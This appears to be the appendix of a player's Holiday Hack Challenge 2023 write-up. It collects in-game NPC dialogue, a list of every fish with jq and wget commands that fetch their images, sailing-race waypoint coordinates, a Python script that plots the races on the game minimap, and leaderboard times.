=======================================================
Well, you sure are more clever than most of the tourists that show up here.
I couldn’t swindle ya, but don’t go telling everyone how you beat me!
An elf’s gotta put food on the table somehow, and I’m doing the best I can with what I got.
Poinsettia McMittens (Squarewheel Yard)
Poinsettia McMittens (Squarewheel Yard)
Hoy small fry, nice work!
Now, just imagine if we had an automatic fish catcher? It would be as ingenious as me on a good day!
I came across this fascinating article about such a device in a magazine during one of my more glamorous fishing sessions.
If only I could get my hands on it, I’d be the undisputed queen of catching them all!
=======================================================
You managed to catch every fish? You’re like the fishing version of a Christmas miracle!
Now, if only you could teach me your ways… but then again, I’m already pretty fabulous at everything I do.
Troll (Rudolph’s Rest Resort Lobby Finale)
Troll (Rudolph's Rest Resort Lobby Finale)
Thank you so much!
We assure you and Santa Clause that Jack Frost will be brought to justice!
Jack Frost (Rudolph’s Rest Resort Lobby Finale)
Jack Frost (Rudolph's Rest Resort Lobby Finale)
Okay, listen up, yes I’ve been caught, but let me tell you, my plan was incredible, I mean really incredible.
I and the trolls created ChatNPT, a fantastic AI, and left it behind in the North Pole in 2021 to trick Santa into moving to the Geese Islands. It worked like a charm, perfectly perfect.
My satellite was geostationary, right over the islands to maintain comms with ChatNPT, and Wombley in the gound station. It was genius. Absolute genius, really.
I was reviewing all the prompts as they were sent, and changing the responses in real time thanks to Santa’s operation moving to the Geese Islands. This was very smart. Very, very, very smart, very efficient.
And Wombley, the elf, joining me? Easy. He was so easy to convince.
You see, there’s a big, big dissent in Santa’s ranks, huge.
The elves, they’re not happy with Santa.
Mark my words, even if I don’t stop Santa, his own elves will.
It’s going to be tremendous, this you will see.
Goose of Christmas Island (Rudolph’s Rest Resort)
Goose of Christmas Island (Rudolph's Rest Resort)
Honk honk
Goose of the Island of Misfit Toys (Squarewheel Yard)
Goose of the Island of Misfit Toys (Squarewheel Yard)
Beep beep
Goose of Film Noir Island (The Blacklight District)
Goose of Film Noir Island (The Blacklight District)
mmooooOOOO
Goose of Pixel Island (Rainraster Cliffs)
Goose of Pixel Island (Rainraster Cliffs)
hisssss
Goose of Steampunk Island (Coggoggle Marina)
Goose of Steampunk Island (Coggoggle Marina)
cluck cluck
Goose of Space Island (Cape Cosmic Inside Fence)
Goose of Steampunk Island (Coggoggle Marina)
GRUNT
Hack Space Con Poster (Frosty’s Beach)
Hack Space Con Poster (Frosty's Beach)
Happy Holidays from the Hack Space Con team!
Looking for some space fun in a warm climate this Spring? Check out our con at https://www.hackspacecon.com.
President’s Cup Poster (Frosty’s Beach)
President's Cup Poster (Frosty's Beach)
Are you a US federal government civilian employee or military service member?
Prove you are among the federal government’s best and brightest cybersecurity talent in the Fifth Annual President’s Cup Competition.
Henry (Zenith SGS)
Henry (Zenith SGS)
Hi, I’m Henry!
I built the satellites with personalities, and now they keep making dad jokes - whoopsies!
Pepper Minstix (Rudolph’s Rest Resort Lobby)
Pepper Minstix (Rudolph's Rest Resort Lobby)
Well hello there! I’m Pepper Minstix.
Say, do you like cotton candy by any chance?
I used to own a little cotton candy maker, but I like cotton candy so much that I decided to upgrade. Behold! The Cotton Candy Colossus 2.0.
Can I interest you in free cotton candy? What do you say! They are absolutely amazing!
=======================================================
Have fun on the Geese Islands! There’s still more to discover –
Like sailing your boat along the various coast lines to find new ports, catch some fish, meet new friends, or provide your expertise and assistance where needed.
After you complete all the challenges, come back here for a surprise!
NanoSat-o-Matic (Zenith SGS)
NanoSat-o-Matic (Zenith SGS)
Hi there! I am a Ground station client vending machine. Apparently there is a huge need for NanoSat frameworks here, so they have put me in this room. Here, have a free sample!
Fish
This section compiles all fish encountered throughout the Holiday Hack Challenge, along with a directory detailing the location of each NPC.
After we caught all 171 fish, the following details all the fish names, and fish pictures using jq!
# Print fish name with picture link
cat fish.json| jq -r '.[] | "- [\(.name)](https://2023.holidayhackchallenge.com/sea/assets/fish/\(.hash).png)"' | sort

# Download all
mkdir fish && cd fish
cat ../fish.json| jq -r '.[] | "https://2023.holidayhackchallenge.com/sea/assets/fish/\(.hash).png"' | xargs wget --no-clobber
- Aquatic JellyPuff Doughnut Shark
- Beatleberry Fluff Guppy.
- Bellychuckle Balloonfish
- Biscuit Bugle-Tail Fish
- Blibbering Blubberwing
- Bubblegum Ballistic Barracuda
- Bubblegum Blowfish Beetle Bug
- Bubblegum Blowfish-Bee
- Bubblegum Bumblefin
- Bubblerooni WhiskerWaffle
- BugBrella Aquacake
- BumbleSquid Donutella
- Bumblebee, Pizza-fin Jamboree
- Bumbleberry Floatfish
- Bumbleberry Gilled Glider
- Bumbleberry Glitterfin
- Bumbleberry Poptarticus
- Bumbleberry Rainbow Flicorn Fish
- Bumbleberry Snorkelsnout
- Bumblecado Finstache Hybridsail
- Bumblefin Toffee Torpedo
- Candyfloss Clownphino
- Caramelotus Humming Float
- Choco-Bumblefin Parrot Trout
- ChocoSeahorsefly
- Chucklefin Clownfish
- Confetti Clownfrippery Fish
- Cuckoo Bubblegum Unicornfish
- Dandy Candy Goby
- Fantabulous Fry-Sherbert Aquapine
- Fantabulous Rainbow Polka Poptartfish
- Fantail Flutterfin
- Fantaray Flakefin
- Fantasia Fluffernutter Finfish
- Fantastical Flapjack Flipperfin
- Fantastical Fusilloni Flounderfish
- Fizzgiggle Frizzlefin
- FizzleWing PuffleGill
- Flamango-Buzzling Sushi Swimmer
- Flamingo Flapjack Finaticus
- Flippity Flan Flopper
- Fluffernutter Pufferpine
- Fluffle-Muffin Sparklefin
- Flutterfin Bubblegum Gumball
- Flutterfin Cupcake Goby
- Flutterfin Falafeluncher
- Flutterfin Hotcheeto Penguinfish
- Flutterfin Pancake Puffer.
- Flutterfin Pizzacrust Glimmertail
- Flutterfin Pizzapuffer
- Flutterfin Rainbow-Roll
- Flutterfin Scoopscale
- Flutterglaze Bumblefin
- Frizzle Fish
- Frizzle Frazzle Fly-n-Fish
- Frizzle Fringe Flutterfin
- Frizzle-Frizzled Jambalaya Jellyfish
- Frizzleberry Flapjack Fish
- Frizzling Bubblehopper
- Frosted Donut Jellyfluff Puffer
- Frosted Jelly Doughnut Pegasus Finfish
- Funfetti Flick-Flick
- Gelatina Ringletfin
- Gelatino Floatyfin
- Glaze Meringuelle
- Glittering Gummy Guppy
- Glittering Gummy Whipray
- Gumball Glooperfish
- Gumball Guppygator
- Gumbubble Guppy
- Gummy Fizzler
- Gummybrella Anemofin
- Hatwearing Hippofish
- Jamboree Jellofish
- Jamboree Jellydonut Jellyfish Trout
- Jamboree Jellywing
- Jangleroo Snackfin
- Jelly-Feather Macaroon Guppy
- JellyChip CuddleSwimmer
- Jester Gumball Pufferfish
- Jester Jellyfin
- JibberJelly Sundae Swimmer
- Jingle JellyFroth Fish
- Jinglefin Jellyfrizzle
- Jolly Jambalaya Jubilee Fish
- Jolly Jellydozer
- Jolly Jellyjam Fish
- Jolly Jellypeanut Fish
- Jovian Jamboree Jellydonut Jellyfish
- JubiliFLOPinear Snorkeldonut
- Laughter Ligrolomia
- Lounging Liquorice Crustacean-Nosed Berryfin
- Marshmallow Pogo-Starfish
- Marzipoisson Popsicala
- Mermacorn Fish
- Oreo OctoPufferRock
- Piscis Cyberneticus Skodo <- Hardest Fish to Get
- Pistachio Pizzafin Puffinfly
- Pizzadillo Glitter-Guppy
- Pizzafin Flutterbub
- Pizzafly Rainbowgill
- Pizzamarine Popcorn Puffer
- Plaid Zephyr Cuddlefin
- Polka-Pop CandyFloss Fish
- Polkadot Pancake Puffer
- Pudding Puff ParrotMoth Fish
- Puzzletail Splashcake
- Rainbow Gummy Scalefish
- Rainbow Jelly-Bumble Shark
- Rainbow Jelly-Dough Fish
- Rhinoceros Beetle Bumble Tuna
- Sherbet Swooshfin
- Sparkleberry Gobblefin
- Sparkling Gumbubble Piscadot
- Sparkling Pizzafin Pixie-fish
- Speckled Toastfin Snorkelback
- Splashtastic Bagelback Rainbownose
- Splendiferous Ribbontail
- Spotted Sprinkledonut Puffer
- Sprinkfish
- Sprinkle Starfish Sardine
- Stripe-tailed Pepperoni Puffer
- Strudel Scuttle Scalefish
- Sushinano Sweetsquid
- The Bubblegum Bumblefin
- The Bubblegum Confeetish
- The Bumblebee Doughnut Delphin
- The Bumblebelly Polkadot Glaze-fish
- The Bumbleberry Guppiesaurus
- The Burgerwing Seahorse
- The Butterfleagleberry Seahorse
- The ChocoChandelier Goldnipper
- The Chocolate Star Gingo Guppy
- The Fantabulous Gala Glazed-Guppy
- The Fantastical Fizzbopper
- The Flamboyant Flutter-fish
- The Flamingotuna McSprinklefin
- The Flutterfin Pastry Puffer
- The Frambuzzle Flickerfin
- The Gumball Guppy
- The Hummingbrewster BumbleFlish
- The Jester Jellycarafe
- The Lucid Lollyscale
- The Polka Dotted Jello-fish
- The Polka-Dot Pudding Puff
- The Polka-Dot-Propeller Puffling Fish
- The Pristimaela Parfait Pengu-Angel
- The Rainbow Jelibelly Floatfish
- The Spangled Jelly-Tortle Ripplefin
- The Speckled Pizzafin Fizzflyer
- The Speckled Whisker-Spoon Puffer
- The Splendiferous Spaghetti Seahorsicle
- The Splendiferous Spaghetti Starfin
- The Spotted Flutterfin Pastrytetra
- The Whirling Donut Jellygator
- The Whiskered Blubberberry Flapper
- The Whiskered Melonfin
- The Whiskered Watermelon Pufferfish
- TruffleBugle ZephyrFish
- Twinkling Tortellini Trouterfly
- Twirly Finny Cakeling
- Whirly Snuffleback Trout
- Whirlygig Polka-Dotted Jelly-Donut Pufferfish
- Whiskered Jumblefish
- Whiskered Lollipop Loonfish
- Whiskered Rainbow Glidleberry
- Whiskered Sprinkle Glider
- Whiskered Whizzler
- Whiskerfroth Flutterfin
- Whistlefin Wafflegill
- Whizzbizzle Poptuckle

































































Sailing Races
This section compiles all the sailing races encountered during my journey through the Holiday Hack Challenge.
Starting Locations
The coordinates are aligned with a spherical minimap, where the top-left corner corresponds to (0,0), and the bottom-right corner is represented as (2000,2000).
From viewing h: data in Websocket traffic, See BONUS! Fishing Mastery for more detail.
[
  {
    "name": "Island Shuffle",
    "type": "race",
    "x": 482.98790195035826,
    "y": 1664.8771491360346,
    "r": 4
  },
  {
    "name": "The Goose",
    "type": "race",
    "x": 1212.7510648618652,
    "y": 1672.3237726652726,
    "r": 4
  },
  {
    "name": "Zipper",
    "type": "race",
    "x": 978.8558379719042,
    "y": 833.5328060088125,
    "r": 4
  },
  {
    "name": "Trench Run",
    "type": "race",
    "x": 339.0468175513332,
    "y": 384.34469101166866,
    "r": 4
  },
  {
    "name": "Thread the Needle",
    "type": "race",
    "x": 714.521036015623,
    "y": 1040.2029814594011,
    "r": 4
  },
  {
    "name": "The Big Dipper",
    "type": "race",
    "x": 718.8149909812448,
    "y": 1178.254000928796,
    "r": 4
  },
  {
    "name": "BRUHmuda",
    "type": "race",
    "x": 1981.8043832489109,
    "y": 1112.2173208736335,
    "r": 4
  },
  {
    "name": "The Grand Tour",
    "type": "race",
    "x": 786.8047564500714,
    "y": 162.19489262253794,
    "r": 4
  }
]
I generated a plot using the waypoints acquired from the Websocket traffic labeled e:, as illustrated below. Each pertinent plot corresponding to different races is presented in the subsequent sections.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to plot the race coordinates onto the minimap.
Holiday Hack 2023 - Overlay Coords
"""

# Imports
import matplotlib.pyplot as plt
from PIL import Image
import requests
from io import BytesIO


def download_minimap(url):
    response = requests.get(url)
    return Image.open(BytesIO(response.content))


def calculate_arrowhead_size(ax, x1, y1, x2, y2):
    xlim = ax.get_xlim()
    ylim = ax.get_ylim()

    data_width = xlim[1] - xlim[0]
    data_height = ylim[1] - ylim[0]

    head_width = data_width * 0.02  # You can adjust this factor as needed
    head_length = data_height * 0.02  # You can adjust this factor as needed

    return head_width, head_length


def plot_coordinates(coordinates, title, minimap_data):
    # Set the dimensions of the minimap
    min_x, min_y = 0, 0
    max_x, max_y = 2000, 2000

    # Calculate axis limits based on the perimeter of the points
    min_x_limit = min(coordinates, key=lambda coord: coord["x"])["x"] - 100
    max_x_limit = max(coordinates, key=lambda coord: coord["x"])["x"] + 100
    min_y_limit = min(coordinates, key=lambda coord: coord["y"])["y"] - 100
    max_y_limit = max(coordinates, key=lambda coord: coord["y"])["y"] + 100

    # Create a scatter plot
    _, ax = plt.subplots(figsize=(10, 10))
    ax.imshow(minimap_data, extent=[min_x, max_x, max_y, min_y])  # Note the inversion of y-axis

    # Set axis limits
    ax.set_xlim(min_x_limit, max_x_limit)
    ax.set_ylim(min_y_limit, max_y_limit)

    # Calculate arrowhead size based on overall data range
    head_width, head_length = calculate_arrowhead_size(ax, min_x_limit, min_y_limit, max_x_limit, max_y_limit)

    # Plot the coordinates
    for i, waypoint in enumerate(coordinates[:-1]):
        x1, y1 = waypoint["x"], waypoint["y"]
        x2, y2 = coordinates[i + 1]["x"], coordinates[i + 1]["y"]

        # Plot the between points
        if i != 0:
            ax.plot(x1, y1, "ro")  # Red dot for each waypoint
            ax.text(x1, y1, str(i + 1), color="black", fontsize=8, ha="center", va="center")

        ax.arrow(x1, y1, x2 - x1, y2 - y1, fc="blue", ec="blue", head_width=head_width, head_length=head_length)

    # Plot the last/first waypoint
    x_last, y_last = coordinates[-1]["x"], coordinates[-1]["y"]
    ax.plot(x_last, y_last, "mo", label="End Point")  # Red dot for the end point
    ax.text(x_last, y_last, str(len(coordinates)), color="black", fontsize=8, ha="center", va="center")

    x_first, y_first = coordinates[0]["x"], coordinates[0]["y"]
    ax.plot(x_first, y_first, "go", label="Start Point")  # Green dot for the start point
    ax.text(x_first, y_first, "1", color="black", fontsize=8, ha="center", va="center")

    # Reverse the y-axis
    ax.invert_yaxis()

    # Set labels, title, and show the plot
    ax.set_title(title)
    ax.set_xlabel("X-coordinate")
    ax.set_ylabel("Y-coordinate")
    ax.legend()
    ax.grid(True)


# Download minimap
minimap_url = "https://2023.holidayhackchallenge.com/sea/assets/minimap.png"
minimap = download_minimap(minimap_url)

# Plot charts
# e: - coordinates provided in race [coordinates]
# h: - Race starting locations
wrap_max = 2000  # For wrapping (spherical coordinates)
data_dict = {
    "1 - Island Shuffle": [
        {"x": 482.98790195035826, "y": 1664.8771491360346},
        {"x": 416.3212352836916, "y": 1664.8771491360346},
        {"x": 454.52123528369157, "y": 1641.4104824693682},
        {"x": 442.72123528369156, "y": 1661.4771491360348},
        {"x": 470.1212352836916, "y": 1692.2771491360347},
        {"x": 471.4545686170249, "y": 1638.5438158027014},
        {"x": 417.1212352836916, "y": 1668.810482469368},
        {"x": 482.98790195035826, "y": 1664.8771491360346},
    ],
    "2 - The Goose": [
        {"x": 1212.7510648618652, "y": 1672.3237726652726},
        {"x": 1287.6843981951986, "y": 1622.7237726652727},
        {"x": 1410.6177315285317, "y": 1683.257105998606},
        {"x": 1433.2843981951985, "y": 1662.457105998606},
        {"x": 1451.151064861865, "y": 1719.7904393319393},
        {"x": 1499.198002474542, "y": 1644.5765038838347},
        {"x": 1540.3060424199157, "y": 1596.5145616007512},
        {"x": 1475.1127691302318, "y": 1556.5944683430876},
        {"x": 1362.104536399726, "y": 1551.8280055943922},
        {"x": 1243.5792004367845, "y": 1596.5732087524577},
        {"x": 1212.7510648618652, "y": 1672.3237726652726},
    ],
    "3 - Zipper": [
        {"x": 978.8558379719042, "y": 833.5328060088125},
        {"x": 942.4558379719042, "y": 847.1994726754792},
        {"x": 977.9891713052375, "y": 847.9994726754792},
        {"x": 950.7225046385709, "y": 861.3328060088126},
        {"x": 979.5225046385708, "y": 863.1994726754792},
        {"x": 960.1891713052376, "y": 873.6661393421458},
        {"x": 978.7891713052376, "y": 874.6661393421458},
        {"x": 972.5891713052375, "y": 880.6661393421458},
    ],
    "4 - Trench Run": [
        {"x": 339.0468175513332, "y": 384.34469101166866},
        {"x": 452.19259730717283, "y": 409.5808053971302},
        {"x": 461.11863647645947, "y": 371.51738119150633},
        {"x": 346.8063055788408, "y": 330.8851975072226},
    ],
    "5 - Thread the Needle": [
        {"x": 714.521036015623, "y": 1040.2029814594011},
        {"x": 737.7210360156231, "y": 1076.2029814594011},
        {"x": 712.7210360156231, "y": 1073.0029814594013},
        {"x": 717.321036015623, "y": 1027.8029814594013},
        {"x": 638.1210360156231, "y": 1019.0029814594012},
        {"x": 730.7210360156231, "y": 1021.6029814594012},
    ],
    "6 - The Big Dipper": [
        {"x": 718.8149909812448, "y": 1178.254000928796},
        {"x": 671.8816576479115, "y": 1166.7873342621294},
        {"x": 672.1483243145782, "y": 1180.9206675954626},
        {"x": 755.6149909812449, "y": 1176.9206675954626},
        {"x": 763.8816576479115, "y": 1248.654000928796},
        {"x": 803.6149909812449, "y": 1248.3873342621293},
        {"x": 802.0149909812449, "y": 1225.9873342621293},
        {"x": 823.6149909812449, "y": 1196.1206675954627},
        {"x": 836.6816576479115, "y": 1166.7873342621294},
        {"x": 811.8816576479115, "y": 1187.854000928796},
        {"x": 754.2816576479115, "y": 1177.1873342621293},
    ],
    "7 - BRUHmuda": [
        {"x": 1981.8043832489109, "y": 1112.2173208736335},
        {"x": 33.5377165822442 + wrap_max, "y": 1071.150654206967},
        {"x": 34.0710499155775 + wrap_max, "y": 1117.2839875403001},
        {"x": 1973.5377165822442, "y": 1074.8839875403003},
        {"x": 13.2710499155776 + wrap_max, "y": 1054.8839875403003},
        {"x": 1991.937716582244, "y": 1125.550654206967},
        {"x": 47.4043832489108 + wrap_max, "y": 1078.6173208736336},
        {"x": 1979.937716582244, "y": 1078.6173208736336},
        {"x": 32.4710499155776 + wrap_max, "y": 1121.0173208736335},
    ],
    "8 - The Grand Tour": [
        {"x": 786.8047564500714, "y": 162.19489262253794},
        {"x": 549.6299289280247, "y": 336.78111387645083},
        {"x": 354.48051693144345, "y": 669.9095114720957},
        {"x": 351.6131851636, "y": 1656.8237757791446},
        {"x": 760.3191889860796, "y": 702.1628507442036},
        {"x": 1057.0435141942905, "y": 659.6697535837518},
        {"x": 1632.5696560003048, "y": 210.46586312286473},
        {"x": 1824.7170728927533, "y": 901.45000704784},
        {"x": 1388.2330313889415, "y": 1719.006705388743},
        {"x": 951.3989446657206, "y": 1204.1533301081556},
    ],
}

for title, coordinates in data_dict.items():
    print(f"Plotting {title} ...")
    plot_coordinates(coordinates, title, minimap)


# Show the plots
plt.show()
1 - Island Shuffle
I discovered the Island Shuffle racing minigame located south of Christmas Island near Frosty’s Beach Port. This exciting race challenges players to navigate through various checkpoints within a specified time frame, utilizing arrow keys for control.

Here are the coordinates of the race:
[
    {"x": 482.98790195035826, "y": 1664.8771491360346},
    {"x": 416.3212352836916, "y": 1664.8771491360346},
    {"x": 454.52123528369157, "y": 1641.4104824693682},
    {"x": 442.72123528369156, "y": 1661.4771491360348},
    {"x": 470.1212352836916, "y": 1692.2771491360347},
    {"x": 471.4545686170249, "y": 1638.5438158027014},
    {"x": 417.1212352836916, "y": 1668.810482469368},
    {"x": 482.98790195035826, "y": 1664.8771491360346},
]
Here is my best score:

19.534164064 seconds, by seafallen
19.536011951 seconds, by apok (+0.0018)
19.867042022 seconds, by noodlebox (+0.3329)
19.998033261 seconds, by jwachuta (+0.4639)
20.097155972 seconds, by TorvinenJ (+0.5630)
20.261942131 seconds, by Volty (+0.7278)
20.264651219 seconds, by BrickHouse (+0.7305)
20.359501575 seconds, by wekuenfuiwhuewi (+0.8253)
20.460021769 seconds, by iMAXX1337 (+0.9259)
20.557239505 seconds, by Konchu (+1.0231)
2 - The Goose
I stumbled upon The Goose racing minigame situated west of Misfit Island, near the Scaredy Kite Heights dock. This engaging challenge requires players to navigate through designated checkpoints within a set time, employing arrow keys for control.

Here are the coordinates of the race:
[
    {"x": 1212.7510648618652, "y": 1672.3237726652726},
    {"x": 1287.6843981951986, "y": 1622.7237726652727},
    {"x": 1410.6177315285317, "y": 1683.257105998606},
    {"x": 1433.2843981951985, "y": 1662.457105998606},
    {"x": 1451.151064861865, "y": 1719.7904393319393},
    {"x": 1499.198002474542, "y": 1644.5765038838347},
    {"x": 1540.3060424199157, "y": 1596.5145616007512},
    {"x": 1475.1127691302318, "y": 1556.5944683430876},
    {"x": 1362.104536399726, "y": 1551.8280055943922},
    {"x": 1243.5792004367845, "y": 1596.5732087524577},
    {"x": 1212.7510648618652, "y": 1672.3237726652726},
]
Here is my best score:
50.257264444 seconds, by seafallen
50.456921957 seconds, by skynetDev (+0.1997)
50.621634543 seconds, by apok (+0.3644)
52.172840881 seconds, by ahojnicki (+1.9156)
52.205967563 seconds, by BrickHouse (+1.9487)
52.834404042 seconds, by Sorenweatherston (+2.5771)
52.930350842 seconds, by ZhyCo (+2.6731)
53.45993582 seconds, by batteryboss (+3.2027)
53.823033536 seconds, by BrendenPerdue (+3.5658)
54.119918533 seconds, by chriselgee (+3.8627)
3 - Zipper
I came across the Zipper racing minigame located to the north of Steampunk Island, near Coggoggle Marina Port. This thrilling race demands players to swiftly reach each checkpoint within a designated time, utilizing arrow keys for navigation.

Here are the coordinates of the race:
[
    {"x": 978.8558379719042, "y": 833.5328060088125},
    {"x": 942.4558379719042, "y": 847.1994726754792},
    {"x": 977.9891713052375, "y": 847.9994726754792},
    {"x": 950.7225046385709, "y": 861.3328060088126},
    {"x": 979.5225046385708, "y": 863.1994726754792},
    {"x": 960.1891713052376, "y": 873.6661393421458},
    {"x": 978.7891713052376, "y": 874.6661393421458},
    {"x": 972.5891713052375, "y": 880.6661393421458},
]
Here is my best score:
11.680319659 seconds, by seafallen
11.747929597 seconds, by ZhyCo (+0.0676)
11.747988923 seconds, by skynetDev (+0.0677)
12.077908092 seconds, by apok (+0.3976)
12.143882522 seconds, by LukeIsCool (+0.4636)
12.34190991 seconds, by raffer91 (+0.6616)
12.605075124 seconds, by jhalpin (+0.9248)
12.605923599 seconds, by BoomerG (+0.9256)
12.637877072 seconds, by LateM00N (+0.9576)
12.704601941 seconds, by kruczy (+1.0243)
4 - Trench Run
I discovered the Trench Run racing minigame situated northwest of Space Island, near Spaceport Point Port. This exhilarating race necessitates players to skillfully navigate through each checkpoint within a specified time, employing arrow keys for precise control.
